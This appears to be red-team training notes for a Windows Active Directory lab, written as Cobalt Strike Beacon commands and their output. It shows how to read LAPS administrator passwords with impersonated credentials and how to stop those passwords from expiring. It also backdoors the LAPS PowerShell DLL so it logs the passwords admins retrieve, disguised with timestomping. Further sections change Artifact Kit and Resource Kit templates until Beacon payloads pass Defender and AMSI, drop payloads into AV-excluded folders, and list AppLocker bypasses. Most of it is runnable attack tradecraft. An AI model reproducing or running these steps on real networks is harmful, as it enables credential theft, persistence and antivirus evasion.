Search computer objects where the **ms-Mcs-AdmPwdExpirationTime** property is not null (any Domain User can read this property).

```
beacon> powershell Get-DomainObject -SearchBase "LDAP://DC=dev,DC=cyberbotic,DC=io" | ? { $_."ms-mcs-admpwdexpirationtime" -ne $null } | select DnsHostname

dnshostname
-----
wkstn-1.dev.cyberbotic.io
wkstn-2.dev.cyberbotic.io
```

If we can find the correct GPO, we can download the LAPS configuration from the **gpcfilesyspath**.

```
beacon> ls \\dev.cyberbotic.io\SysVol\dev.cyberbotic.io\Policies\{4A8A4E8E-929F-401A-95BD-A7D40E0976C8}\Machine

Size      Type      Last Modified      Name
----      -
dir       03/16/2021 16:59:45     Scripts
575b      fil       03/16/2021 17:11:46     comment.cmtx
740b      fil       03/16/2021 17:11:46     Registry.pol

beacon> download \\dev.cyberbotic.io\SysVol\dev.cyberbotic.io\Policies\{4A8A4E8E-929F-401A-95BD-A7D40E0976C8}\Machine\Registry.pol
[*] started download of \\dev.cyberbotic.io\SysVol\dev.cyberbotic.io\Policies\{4A8A4E8E-929F-401A-95BD-A7D40E0976C8}\Machine\Registry.pol (740 bytes)
[*] download of Registry.pol is complete
```

Parse-PolFile from the [GPRegistryPolicyParser](#) package can be used to convert this file into human-readable format.

```
PS C:\Users\Administrator\Desktop> Parse-PolFile .\Registry.pol

KeyName       : Software\Policies\Microsoft Services\AdmPwd
ValueName      : PasswordComplexity
ValueType      : REG_DWORD
ValueLength    : 4
ValueData      : 3  <-- Password contains uppers, lowers and numbers (4 would also include specials)

KeyName       : Software\Policies\Microsoft Services\AdmPwd
ValueName      : PasswordLength
ValueType      : REG_DWORD
ValueLength    : 4
ValueData      : 14  <-- Password length is 14

KeyName       : Software\Policies\Microsoft Services\AdmPwd
ValueName      : PasswordAgeDays
ValueType      : REG_DWORD
ValueLength    : 4
ValueData      : 7  <-- Password is changed every 7 days

KeyName       : Software\Policies\Microsoft Services\AdmPwd
ValueName      : AdminAccountName
ValueType      : REG_SZ
ValueLength    : 14
ValueData      : lapsadmin  <-- The name of the local admin account to manage

KeyName       : Software\Policies\Microsoft Services\AdmPwd
ValueName      : AdmPwdEnabled
ValueType      : REG_DWORD
ValueLength    : 4
ValueData      : 1  <-- LAPS is enabled
```

BloodHound can also be used to find computers that have LAPS applied to them:

```
MATCH (c:Computer {haslaps: true}) RETURN c
```

And also any groups that have an edge to machines via LAPS:

```
MATCH p=(g:Group)-[:ReadLAPSPassword]->(c:Computer) RETURN p
```



The native LAPS PowerShell cmdlets can be used if they're installed on a machine we have access to.

```
beacon> powershell Get-Command *AdmPwd*

CommandType Name          Version Source
-----
Cmdlet      Find-AdmPwdExtendedRights 5.0.0.0 AdmPwd.PS
Cmdlet      Get-AdmPwdPassword        5.0.0.0 AdmPwd.PS
Cmdlet      Reset-AdmPwdPassword       5.0.0.0 AdmPwd.PS
Cmdlet      Set-AdmPwdAuditing         5.0.0.0 AdmPwd.PS
Cmdlet      Set-AdmPwdComputerSelfPermission 5.0.0.0 AdmPwd.PS
Cmdlet      Set-AdmPwdReadPasswordPermission 5.0.0.0 AdmPwd.PS
Cmdlet      Set-AdmPwdResetPasswordPermission 5.0.0.0 AdmPwd.PS
Cmdlet      Update-AdmPwdADSchema     5.0.0.0 AdmPwd.PS
```

Find-AdmPwdExtendedRights will list the principals allowed to read the LAPS password for machines in the given OU.

```
beacon> run hostname
wkstn-2

beacon> getuid
[*] You are DEV\nlamb

beacon> powershell Find-AdmPwdExtendedRights -Identity Workstations | fl

ObjectDN          : OU=Workstations,DC=dev,DC=cyberbotic,DC=io
ExtendedRightHolders : {NT AUTHORITY\SYSTEM, DEV\Domain Admins, DEV\1st Line Support}
```

Since Domain Admins can read all the LAPS password attributes, **Get-AdmPwdPassword** will do just that.

```
beacon> powershell Get-AdmPwdPassword -ComputerName wkstn-2 | fl

ComputerName      : WKSTN-2
DistinguishedName  : CN=WKSTN-2,OU=Workstations,DC=dev,DC=cyberbotic,DC=io
Password           : WRSZV43u1Gqkc1
ExpirationTimestamp : 5/20/2021 12:57:36 PM
```

This isn't particularly useful as if you already have Domain Admin privileges, you probably don't need to leverage the LAPS passwords. However, if we have the credentials for somebody in the **1st Line Support**, this could allow us to move laterally to a machine with an even higher-privileged user logged on.

bfarmer cannot read the LAPS passwords:

```
beacon> run hostname
wkstn-1

beacon> getuid
[*] You are DEV\bfarmer

beacon> powershell Get-AdmPwdPassword -ComputerName wkstn-2 | fl

ComputerName      : WKSTN-2
DistinguishedName  : CN=WKSTN-2,OU=Workstations,DC=dev,DC=cyberbotic,DC=io
Password           :
ExpirationTimestamp : 5/20/2021 12:57:36 PM
```

Make a token (or use some other method of impersonation) for a user in the **1st Line Support** group.

```
beacon> make_token DEV\jking Purpl3Drag0n
beacon> powershell Get-AdmPwdPassword -ComputerName wkstn-2 | fl

ComputerName      : WKSTN-2
DistinguishedName  : CN=WKSTN-2,OU=Workstations,DC=dev,DC=cyberbotic,DC=io
Password           : P00Pwa4R64AkBj
ExpirationTimestamp : 3/23/2021 5:18:43 PM

beacon> rev2self
beacon> make_token .\lapsadmin P00Pwa4R64AkBj
beacon> ls \\wkstn-2\c$

Size      Type      Last Modified      Name
----      -
dir       02/19/2021 14:35:19     $Recycle.Bin
dir       02/10/2021 03:23:44     Boot
dir       10/18/2016 01:59:39     Documents and Settings
dir       02/23/2018 11:06:05     PerfLogs
dir       03/16/2021 17:09:07     Program Files
dir       03/04/2021 15:58:19     Program Files (x86)
dir       03/16/2021 17:51:42     ProgramData
dir       10/18/2016 02:01:27     Recovery
dir       02/19/2021 14:45:10     System Volume Information
dir       03/03/2021 12:17:35     Users
dir       02/17/2021 16:16:17     Windows
379kb     fil       01/28/2021 07:09:16     bootmgr
1b        fil       07/16/2016 13:18:08     BOOTNXT
704mb     fil       03/16/2021 17:01:51     pagefile.sys
```

If you don't have access to the native LAPS cmdlets, PowerView can find the principals that have **ReadProperty** on **ms-Mcs-AdmPwd**. There are also other tools such as the [LAPStoolkit](#).

```
beacon> powershell Get-DomainObjectAcl -SearchBase "LDAP://OU=Workstations,DC=dev,DC=cyberbotic,DC=io" -ResolveGUIDs | ? { $_.ObjectAceType -eq "ms-Mcs-AdmPwd" -and $_.ActiveDirectoryRights -like "**ReadProperty*" } | select ObjectDN, SecurityIdentifier

ObjectDN          SecurityIdentifier
-----
OU=Workstations,DC=dev,DC=cyberbotic,DC=io      S-1-5-21-3263068140-2042698922-2891547269-1125
CN=WKSTN-1,OU=Workstations,DC=dev,DC=cyberbotic,DC=io S-1-5-21-3263068140-2042698922-2891547269-1125
CN=WKSTN-2,OU=Workstations,DC=dev,DC=cyberbotic,DC=io S-1-5-21-3263068140-2042698922-2891547269-1125

beacon> powershell ConvertFrom-SID S-1-5-21-3263068140-2042698922-2891547269-1125
DEV\1st Line Support

beacon> make_token DEV\jking Purpl3Drag0n
beacon> powershell Get-DomainObject -Identity wkstn-2 -Properties ms-Mcs-AdmPwd

ms-mcs-admpwd
-----
P00Pwa4R64AkBj
```




If we have the password for a sensitive machine that we'd like to maintain access to, we can prevent a machine from updating its password by setting the expiration date into the future.

```
beacon> powershell Get-DomainObject -Identity wkstn-2 -Properties ms-mcs-admpwdexpirationtime

ms-mcs-admpwdexpirationtime
-----
132609935231523081
```

The expiration time is an epoch value that we can increase to any arbitrary value. Because the computer accounts are allowed to update the LAPS password attributes, we need to be SYSTEM on said computer.

```
beacon> run hostname
wkstn-2

beacon> getuid
[*] You are NT AUTHORITY\SYSTEM (admin)

beacon> powershell Set-DomainObject -Identity wkstn-2 -Set @{"ms-mcs-admpwdexpirationtime"="232609935231523081"}
```

Now even the native cmdlet reports the expiration date to be the year 2338.

```
beacon> powershell Get-AdmPwdPassword -ComputerName wkstn-2 | fl

ComputerName      : WKSTN-2
DistinguishedName : CN=WKSTN-2,OU=Workstations,DC=dev,DC=cyberbotic,DC=io
Password          : P00Pwa4R64AkbJ
ExpirationTimestamp : 2/11/2338 11:05:23 AM
```

NOTE: The password will still reset if an admin uses the `Reset-AdmPwdPassword` cmdlet; or if **Do not allow password expiration time longer than required by policy** is enabled in the LAPS GPO.



The PowerShell cmdlets for LAPS can be found in `C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AdmPwd.PS`.

```
beacon> ls
[*] Listing: C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AdmPwd.PS\

Size      Type      Last Modified      Name
----      -
          dir      03/16/2021 17:09:59 en-US
30kb      fil      09/23/2016 00:38:16 AdmPwd.PS.dll
5kb       fil      08/23/2016 14:40:58 AdmPwd.PS.format.ps1xml
4kb       fil      08/23/2016 14:40:58 AdmPwd.PS.psd1
33kb      fil      09/22/2016 08:02:08 AdmPwd.Utils.dll
```

The original source code for LAPS can be found [here](#) - we can compile a new copy of the DLL with some hidden backdoors. In this example, we backdoor the `Get-AdmPwdPassword` method to write the password to a file, so that when an admin legitimately gets a password, we can have a copy.

The original method is very simple (located in `Main\AdmPwd.PS\Main.cs`):

```
[Cmdlet("Get", "AdmPwdPassword")]
public class GetPassword : Cmdlet
{
    [Parameter(Mandatory = true, Position = 0, ValueFromPipeline = true)]
    public String ComputerName;

    protected override void ProcessRecord()
    {
        foreach (string dn in DirectoryUtils.GetComputerDN(ComputerName))
        {
            PasswordInfo pi = DirectoryUtils.GetPasswordInfo(dn);
            WriteObject(pi);
        }
    }
}
```

We can add a simple line to append the computer name and password to a file.

```
PasswordInfo pi = DirectoryUtils.GetPasswordInfo(dn);

var line = $"{pi.ComputerName} : {pi.Password}";
System.IO.File.AppendAllText(@"C:\Temp\LAPS.txt", line);

WriteObject(pi);
```

Compile the project and upload `AdmPwd.PS.dll` to the machine.

```
beacon> upload C:\Tools\admpwd\Main\AdmPwd.PS\bin\Debug\AdmPwd.PS.dll
```

Replacing the original file has changed the **Last Modified** timestamp for `AdmPwd.PS.dll`.

```
beacon> ls
[*] Listing: C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AdmPwd.PS\

Size      Type      Last Modified      Name
----      -
          dir      03/16/2021 17:09:59 en-US
15kb      fil      03/16/2021 18:43:43 AdmPwd.PS.dll
5kb       fil      08/23/2016 14:40:58 AdmPwd.PS.format.ps1xml
4kb       fil      08/23/2016 14:40:58 AdmPwd.PS.psd1
33kb      fil      09/22/2016 08:02:08 AdmPwd.Utils.dll
```

Use Beacon's `timestamp` command to "clone" the timestamp of `AdmPwd.PS.psd1` and apply it to `AdmPwd.PS.dll`.

```
beacon> timestamp AdmPwd.PS.dll AdmPwd.PS.psd1
beacon> ls
[*] Listing: C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AdmPwd.PS\

Size      Type      Last Modified      Name
----      -
          dir      03/16/2021 17:09:59 en-US
15kb      fil      08/23/2016 14:40:58 AdmPwd.PS.dll
5kb       fil      08/23/2016 14:40:58 AdmPwd.PS.format.ps1xml
4kb       fil      08/23/2016 14:40:58 AdmPwd.PS.psd1
33kb      fil      09/22/2016 08:02:08 AdmPwd.Utils.dll
```

Go ahead and run `Get-AdmPwdPassword` and then check `C:\Temp`.

```
beacon> ls C:\Temp

Size      Type      Last Modified      Name
----      -
24b       fil      03/16/2021 18:48:13 LAPS.txt

beacon> shell type C:\Temp\LAPS.txt
WKSTN-2 : P00Pwa4R64AkbJ
```

There are clearly more subtle ways to go about this, and dropping to a text file in `C:\` is not the best strategy. But since we have access to source code, we can do anything we want.

Cobalt Strike has two main flavours of artifact. Compiled (EXEs and DLLs); and scripts (PowerShell, VBA, SCT, etc). Each workflow uses a particular artifact - for instance, `jump psexec64` uses a compiled x64 service binary and `jump winrm64` uses x64 PowerShell.

Sometimes you will see commands fail:

```
beacon> ls \\dc-2\c$

Size      Type      Last Modified      Name
----      -
dir        02/19/2021 11:11:35  $Recycle.Bin
dir        02/10/2021 03:23:44  Boot
dir        10/18/2016 01:59:39  Documents and Settings
dir        02/23/2018 11:06:05  PerfLogs
dir        05/06/2021 09:40:04  Program Files
dir        02/10/2021 02:01:55  Program Files (x86)
dir        05/16/2021 12:31:51  ProgramData
dir        10/18/2016 02:01:27  Recovery
dir        03/25/2021 10:23:35  Shares
dir        02/19/2021 11:39:02  System Volume Information
dir        03/25/2021 10:27:55  Users
dir        05/06/2021 09:41:14  Windows
379kb     fil        01/28/2021 07:09:16  bootmgr
1b         fil        07/16/2016 13:18:08  BOOTNXT
798mb     fil        05/16/2021 12:40:06  pagefile.sys

beacon> jump psexec64 dc-2 smb
[-] Could not start service c8e8647 on dc-2: 225
[-] Could not connect to pipe: 2

beacon> jump winrm64 dc-2 smb
[-] Could not connect to pipe: 2

#< CLIXML
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><Obj S="progress" RefId="0"><TN RefId="0">
<T>System.Management.Automation.PSCustomObject</T><T>System.Object</T></TN><MS><I64 N="SourceId">1</I64><PR N="Record"><AV>Searching for available
modules</AV><AI>0</AI><Nil /><PI>-1</PI><PC>-1</PC><T>Processing</T><SR>-1</SR><SD>Searching UNC share \\dc-2\home$\nlamb\Documents\WindowsPowerShell\Modules.
</SD></PR></MS></Obj><Obj S="progress" RefId="1"><TNRef RefId="0" /><MS><I64 N="SourceId">1</I64><PR N="Record"><AV>Searching for available modules</AV>
<AI>0</AI><Nil /><PI>-1</PI><PC>-1</PC><T>Completed</T><SR>-1</SR><SD>Searching UNC share \\dc-2\home$\nlamb\Documents\WindowsPowerShell\Modules.</SD></PR>
</MS></Obj><Obj S="progress" RefId="2"><TNRef RefId="0" /><MS><I64 N="SourceId">1</I64><PR N="Record"><AV>Preparing modules for first use.</AV><AI>0</AI><Nil
/><PI>-1</PI><PC>-1</PC><T>Completed</T><SR>-1</SR><SD> </SD></PR></MS></Obj><S S="Error">At line:1 char:1_x000D__x000A_</S><S S="Error">+ Set-StrictMode -
Version 2_x000D__x000A_</S><S S="Error">+ ~~~~~_x000D__x000A_</S><S S="Error">This script contains malicious content and has been blocked
by your antivirus software._x000D__x000A_</S><S S="Error">    + CategoryInfo          : ParserError: (:) [], ParseException_x000D__x000A_</S><S S="Error">
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent_x000D__x000A_</S><S S="Error">    + PSComputerName          : dc-2_x000D__x000A_</S><S S="Error">
_x000D__x000A_</S></Objs>
```

The issue with the `winrm64` attempt is obvious if you read the error (not always easy within the XML): "This script contains malicious content and has been blocked by your antivirus software"; and error code `225` is "Operation did not complete successfully because the file contains a virus or potentially unwanted software."

`Get-MpThreatDetection` is a Windows Defender cmdlet that can also show detected threats.

```
beacon> remote-exec winrm dc-2 Get-MpThreatDetection | select ActionSuccess, DomainUser, ProcessName, Resources

ActionSuccess : True
DomainUser    :
ProcessName   : Unknown
Resources     : {file:_C:\Windows\c8e8647.exe, file:_\\dc-2\ADMIN$\c8e8647.exe}
PSComputerName : dc-2
RunspaceId    : 19a06a6d-7a99-4df2-926b-415b8de45b04

ActionSuccess : True
DomainUser    : DEV\nlamb
ProcessName   : C:\Windows\System32\wsmprovhost.exe
Resources     : {amsi:_C:\Windows\System32\wsmprovhost.exe}
PSComputerName : dc-2
RunspaceId    : 19a06a6d-7a99-4df2-926b-415b8de45b04
```

The first entry is the `winrm64` attempt. The offending process was `wsmprovhost.exe` (the host process for WinRM plugins) which was detected and blocked by AMSI (antimalware scan interface). So this is an in-memory detection.

The second entry is the `psexec64` attempt. The process `c8e8647.exe` matches the name of the Beacon artifact which is automatically uploaded to the target in the workflow. This was detected and deleted by the traditional on-disk engine.

Cobalt Strike provides two "kits" that allow us to modify the Beacon artifacts, obviously with the aim of avoiding detection. The **Artifact Kit** modifies the compiled artifacts and the **Resource Kit** modifies script-based artifacts.



The artifact kit produces "placeholder" binaries that contain all the logic for executing a Beacon, but without the actual Beacon payload inside. When a payload is generated from the Cobalt Strike UI, it takes one of these artifact files and patches it on-the-fly with Beacon shellcode. When executed, the artifact will load and run that shellcode.

Most artifacts will inject into themselves using VirtualAlloc/VirtualProtect/CreateThread. The service binary is the only one that performs remote injection.

Changing existing, or creating new templates, allows you to change how that shellcode is actually executed, and subsequently bypass AV signatures and/or behavioural analysis.

Before we start messing with changing the payload template, we need an idea of which part(s) Defender is detecting as malicious. [ThreatCheck](#) takes an input file which it splits into parts, then scans each part to try and find the smallest component that triggers a positive detection.

Generate a Windows Service EXE and save it to `C:\Payloads`, then scan it with ThreatCheck.

```
C:\>C:\Tools\ThreatCheck\ThreatCheck\ThreatCheck\bin\Debug\ThreatCheck.exe -f C:\Payloads\beacon-smb-svc.exe
[+] Target file size: 289280 bytes
[+] Analyzing...

[...snip...]

[!] Identified end of bad bytes at offset 0x44E70
00000000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00000010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00000030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00000040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00000050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00000060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00000070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00000080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00000090  5F 73 65 74 5F 69 6E 76 61 6C 69 64 5F 70 61 72  _set_invalid_par
000000A0  61 6D 65 74 65 72 5F 68 61 6E 64 6C 65 72 00 00  ameter_handler..
000000B0  77 69 6E 64 69 72 00 25 73 5C 53 79 73 74 65 6D  windir.%s\System
000000C0  33 32 5C 25 73 00 72 75 6E 64 6C 6C 33 32 2E 65  32\%s.rundll32.e
000000D0  78 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00  xe.....
000000E0  25 63 25 63 25 63 25 63 25 63 25 63 25 63 25 63  %c%c%c%c%c%c%c
000000F0  25 63 4D 53 53 45 2D 25 64 2D 73 65 72 76 65 72  %cMSSE-%d-server

[*] Run time: 8.91s
```

ThreatCheck attempts to find the end of the "bad bytes" and produces a hex dump up from that point. So the content closest to the end is what we want to focus on. It looks like the detection is coming from the string `%c%c%c%c%c%c%c%cMSSE-%d-server`, which is a good starting point.

Searching for where **MSSE** appears in the kit, we find it's in `bypass-pipe.c`.

```
root@kali:/opt/cobaltstrike/artifact-kit# grep -r MSSE
src-common/bypass-pipe.c:         sprintf(pipename, "%c%c%c%c%c%c%c%cMSSE-%d-server", 92, 92, 46, 92, 112, 105, 112, 101, 92, (int)(GetTickCount() % 9898));
```

DISCLOSURE: `bypass-pipe` is not the default set of artifacts that Cobalt Strike uses, `bypass-readfile` is. I've preconfigured CS to use `bypass-pipe`, because modifying this portion of the source code is easier to follow and understand.

The `dist-pipe` artifact will create a named pipe, read the shellcode over that pipe, and then executes it.

This line attempts to generate a pseudo-random pipe name. It seems as though it's already semi-obfuscated because of the slightly weird formatting. It produces a string that would look something like: `\\.\pipe\MSSE-1866-server`, where `1866` is from `GetTickCount` (which is the number of milliseconds elapsed since the computer started).

I'm an advocate of the **KISS** principle (keep it simple, stupid), so let's just change the strings **MSSE** and **server** to something different, such as:

```
sprintf(pipename, "%c%c%c%c%c%c%c%cRasta-%d-pipe", 92, 92, 46, 92, 112, 105, 112, 101, 92, (int)(GetTickCount() % 9898));
```

To build these changes, run the `build.sh` script.

```
root@kali:/opt/cobaltstrike/artifact-kit# ./build.sh
```

Within the `dist-pipe` directory you'll see a new list of artifacts that have been built, along with an `artifact.cna` file. The CNA file contains some Aggressor that tells Cobalt Strike to use these artifacts inside of the default ones.

```
root@kali:/opt/cobaltstrike/artifact-kit# ls -l dist-pipe/
total 2108
-rwxr-xr-x 1 root root 312334 Mar 17 09:25 artifact32big.dll
-rwxr-xr-x 1 root root 310286 Mar 17 09:25 artifact32big.exe
-rwxr-xr-x 1 root root 41998 Mar 17 09:25 artifact32.dll
-rwxr-xr-x 1 root root 39950 Mar 17 09:25 artifact32.exe
-rwxr-xr-x 1 root root 311822 Mar 17 09:25 artifact32svcbig.exe
-rwxr-xr-x 1 root root 41486 Mar 17 09:25 artifact32svc.exe
-rwxr-xr-x 1 root root 311808 Mar 17 09:26 artifact64big.exe
-rwxr-xr-x 1 root root 312320 Mar 17 09:26 artifact64big.x64.dll
-rwxr-xr-x 1 root root 41472 Mar 17 09:26 artifact64.exe
-rwxr-xr-x 1 root root 313344 Mar 17 09:26 artifact64svcbig.exe
-rwxr-xr-x 1 root root 43008 Mar 17 09:26 artifact64svc.exe
-rwxr-xr-x 1 root root 41984 Mar 17 09:25 artifact64.x64.dll
-rw-r--r-- 1 root root 2031 Mar 17 09:25 artifact.cna
```

Copy the whole `dist-pipe` directory to `C:\Tools\cobaltstrike\ArtifactKit`.

```
C:\Tools\cobaltstrike>pscp -r root@kali:/opt/cobaltstrike/artifact-kit/dist-pipe .
artifact32big.exe | 303 kB | 303.0 kB/s | ETA: 00:00:00 | 100%
artifact64svcbig.exe | 306 kB | 306.0 kB/s | ETA: 00:00:00 | 100%
artifact32svcbig.exe | 304 kB | 304.5 kB/s | ETA: 00:00:00 | 100%
artifact64big.exe | 304 kB | 304.5 kB/s | ETA: 00:00:00 | 100%
artifact64.exe | 40 kB | 40.5 kB/s | ETA: 00:00:00 | 100%
artifact64.x64.dll | 41 kB | 41.0 kB/s | ETA: 00:00:00 | 100%
artifact.cna | 1 kB | 2.0 kB/s | ETA: 00:00:00 | 100%
artifact32svc.exe | 40 kB | 40.5 kB/s | ETA: 00:00:00 | 100%
artifact32.exe | 39 kB | 39.0 kB/s | ETA: 00:00:00 | 100%
artifact64svc.exe | 42 kB | 42.0 kB/s | ETA: 00:00:00 | 100%
artifact32.dll | 41 kB | 41.0 kB/s | ETA: 00:00:00 | 100%
artifact64big.x64.dll | 305 kB | 305.0 kB/s | ETA: 00:00:00 | 100%
artifact32big.dll | 305 kB | 305.0 kB/s | ETA: 00:00:00 | 100%
```

In Cobalt Strike, go to **Cobalt Strike > Script Manager** and you'll see that this is already loaded (as mentioned previously). There's no need to load it again, but just know this is where you can load/reload CNA files.

To test the new templates, generate the same service EXE payload as before and scan it with ThreatCheck.

Lo and behold...

```
C:\Tools>C:\Tools\ThreatCheck\ThreatCheck\ThreatCheck\bin\Debug\ThreatCheck.exe -f C:\Payloads\beacon-smb-svc-dist-pipe.exe
[+] No threat found!
[*] Run time: 0.89s
```

Now when we try to jump to `dc-2`, the payload is not detected by AV and we get a Beacon.

```
beacon> jump psexec64 dc-2 smb
Started service c1d61c7 on dc-2
[+] established link to child beacon: 10.10.17.71
```




The Resource Kit contains templates for Cobalt Strike's script-based payloads including PowerShell, VBA and HTA.

```
PS C:\Tools\cobaltstrike\ResourceKit> ls

Directory: C:\Tools\cobaltstrike\ResourceKit

Mode                LastWriteTime         Length Name
----                -
-a----            4/30/2019   9:15 PM             205 compress.ps1
-a----            8/2/2018   2:17 AM             2979 README.txt
-a----            6/9/2020   6:31 PM             4359 resources.cna
-a----            4/3/2018   8:02 PM              830 template.exe.hta
-a----            6/9/2020   6:27 PM             2732 template.hint.x64.ps1
-a----            6/9/2020   6:26 PM             2836 template.hint.x86.ps1
-a----            4/3/2018   8:02 PM              197 template.psh.hta
-a----            6/7/2017   3:26 PM              635 template.py
-a----            3/31/2018   7:23 PM             1017 template.vbs
-a----            6/9/2020   6:26 PM             2371 template.x64.ps1
-a----            6/9/2020   6:26 PM             2479 template.x86.ps1
-a----            6/7/2017   3:26 PM             3856 template.x86.vba
```

template.x64.ps1 is the template used in jump winrm64, so let's focus on that.

If we just scan the template (without any Beacon shellcode even been there), ThreatCheck will show that it is indeed detected by AMSI.

```
C:\>Tools\ThreatCheck\ThreatCheck\ThreatCheck\bin\Debug\ThreatCheck.exe -e AMSI -f Tools\cobaltstrike\ResourceKit\template.x64.ps1
[+] Target file size: 2371 bytes
[+] Analyzing...

[...snip...]

[!] Identified end of bad bytes at offset 0x703
00000000  6E 74 61 74 69 6F 6E 46  6C 61 67 73 28 27 52 75  ntationFlags('Ru
00000010  6E 74 69 6D 65 2C 20 4D  61 6E 61 67 65 64 27 29  ntime, Managed')
00000020  0A 0A 09 72 65 74 75 72  6E 20 24 76 61 72 5F 74  ...return $var_t
00000030  79 70 65 5F 62 75 69 6C  64 65 72 2E 43 72 65 61  ype_builder.Crea
00000040  74 65 54 79 70 65 28 29  0A 7D 0A 0A 49 66 20 28  teType()..If (
00000050  5B 49 6E 74 50 74 72 5D  3A 3A 73 69 7A 65 20 2D  [IntPtr]::size -
00000060  65 71 20 38 29 20 7B 0A  09 5B 42 79 74 65 5B 5D  eq 8) {...[Byte[]
00000070  5D 24 76 61 72 5F 63 6F  64 65 20 3D 20 5B 53 79  ]$var_code = [Sy
00000080  73 74 65 6D 2E 43 6F 6E  76 65 72 74 5D 3A 3A 46  stem.Convert]::F
00000090  72 6F 6D 42 61 73 65 36  34 53 74 72 69 6E 67 28  romBase64String(
000000A0  27 25 25 44 41 54 41 25  25 27 29 0A 0A 09 66 6F  '%%DATA%%')...fo
000000B0  72 20 28 24 78 20 3D 20  30 3B 20 24 78 20 2D 6C  r ($x = 0; $x -l
000000C0  74 20 24 76 61 72 5F 63  6F 64 65 2E 43 6F 75 6E  t $var_code.Coun
000000D0  74 3B 20 24 78 2B 2B 29  20 7B 0A 09 09 24 76 61  t; $x++) {...$va
000000E0  72 5F 63 6F 64 65 5B 24  78 5D 20 3D 20 24 76 61  r_code[$x] = $va
000000F0  72 5F 63 6F 64 65 5B 24  78 5D 20 2D 62 78 6F 72  r_code[$x] -bxor
```

This particular output seems to be complaining about the small block of code around lines 26-28.

```
for ($x = 0; $x -lt $var_code.Count; $x++) {
    $var_code[$x] = $var_code[$x] -bxor 35
}
```

Using a simple Find & Replace for \$x -> \$i and \$var_code -> \$var_banana seems to be enough:

```
for ($i = 0; $i -lt $var_banana.Count; $i++) {
    $var_banana[$i] = $var_banana[$i] -bxor 35
}
```

```
C:\>Tools\ThreatCheck\ThreatCheck\ThreatCheck\bin\Debug\ThreatCheck.exe -e AMSI -f Tools\cobaltstrike\ResourceKit\template.x64.ps1
[+] No threat found!
[*] Run time: 0.19s
```

Load resources.cna (in the ResourceKit folder) via Cobalt Strike > Script Manager to enable the use of the modified template. And now jump winrm64 works.

```
beacon> jump winrm64 dc-2 smb
[+] established link to child beacon: 10.10.17.71
```




Pretty much every antivirus solution allows you to define exclusions to on-demand and real-time scanning. Windows Defender allows admins to add exclusions via GPO, or locally on a single machine.

The three flavours are:

- Extension - exclude all files by their file extension.
- Path - exclude all files in the given directory.
- Process - exclude any file opened by the specified processes.

`Get-MpPreference` can be used to list the current exclusions. This can be done locally, or remotely using `remote-exec`.

```
beacon> remote-exec winrm dc-2 Get-MpPreference | select Exclusion*

ExclusionExtension :
ExclusionIpAddress :
ExclusionPath      : {C:\Shares\software}
ExclusionProcess   :
```

If the exclusions are configured via GPO and you can find the corresponding Registry.pol file, you can read them with `Parse-PolFile`.

```
PS C:\Users\Administrator\Desktop> Parse-PolFile .\Registry.pol

KeyName : Software\Policies\Microsoft\Windows Defender\Exclusions
ValueName : Exclusions_Paths
ValueType : REG_DWORD
ValueLength : 4
ValueData : 1

KeyName : Software\Policies\Microsoft\Windows Defender\Exclusions\Paths
ValueName : C:\Windows\Temp
ValueType : REG_SZ
ValueLength : 4
ValueData : 0
```

Being able to write to an excluded directory obviously gives some leeway in dropping and executing a payload, without having to do any modifications to it.

```
beacon> cd \\dc-2\c$\shares\software
beacon> upload C:\Payloads\beacon.exe
beacon> remote-exec wmi dc-2 C:\Shares\Software\beacon.exe
beacon> remote-exec winrm dc-2 cmd /c C:\Shares\Software\beacon.exe
beacon> link dc-2
[+] established link to child beacon: 10.10.17.71
```

In a pinch, you can even add your own exclusions.

```
Set-MpPreference -ExclusionPath "<path>"
```



AppLocker is Microsoft's application whitelisting technology that can restrict the executables, libraries and scripts that are permitted to run on a system. AppLocker rules are split into 5 categories - Executable, Windows Installer, Script, Packaged App and DLLs, and each category can have its own enforcement (enforced, audit only, none).

If an AppLocker category is enforced, then by default everything within that category is blocked. Rules can then be added to allow principals to execute files within that category based on a set of criteria. The rules themselves can be defined based on file attributes such as path, publisher or hash. AppLocker has a set of default allow rules such as, "allow everyone to execute anything within `C:\Windows*`" - the theory being that everything in `C:\Windows` is trusted and safe to execute.

Action	User	Name	Condition	Exceptions
✔ Allow	Everyone	(Default Rule) All files located in the Program Files folder	Path	
✔ Allow	Everyone	(Default Rule) All files located in the Windows folder	Path	

Specific deny rules can be used to override allow rules, which are commonly used to block ["LOLBAS's"](#).

Take [wmic](#) as an example - even though it's a "trusted" native Windows utility, it can be used to execute "untrusted" code that would bypass AppLocker. So a deny rule for `wmic.exe` would supersede the allow rule mentioned above.

Trying to execute anything that is blocked by AppLocker looks like this:

```
C:\>test.exe
This program is blocked by group policy. For more information, contact your system administrator.
```


The difficulty of bypassing AppLocker depends on the robustness of the rules that have been implemented. The default rule sets are quite trivial to bypass in a number of ways:

- 1. Executing untrusted code via trusts LOLBAS's.
- 2. Finding writeable directories within "trusted" paths.
- 3. By default, AppLocker is not even applied to Administrators.

It is of course common for system administrators to add custom rules to cater for particular software requirements. Badly written or overly permissive rules can open up loopholes that we can take advantage of.

Like LAPS, AppLocker creates a **Registry.pol** file in the **GpcFileSysPath** of the GPO which we can read with the **Parse-PolFile** cmdlet. This is one of the default rules.

```
KeyName      : Software\Policies\Microsoft\Windows\SrpV2\Exe\921cc481-6e17-4653-8f75-050b80acca20
ValueName     : Value
ValueType     : REG_SZ
ValueLength   : 736
ValueData     : <FilePathRule Id="921cc481-6e17-4653-8f75-050b80acca20"
                Name="(Default Rule) All files located in the Program Files folder"
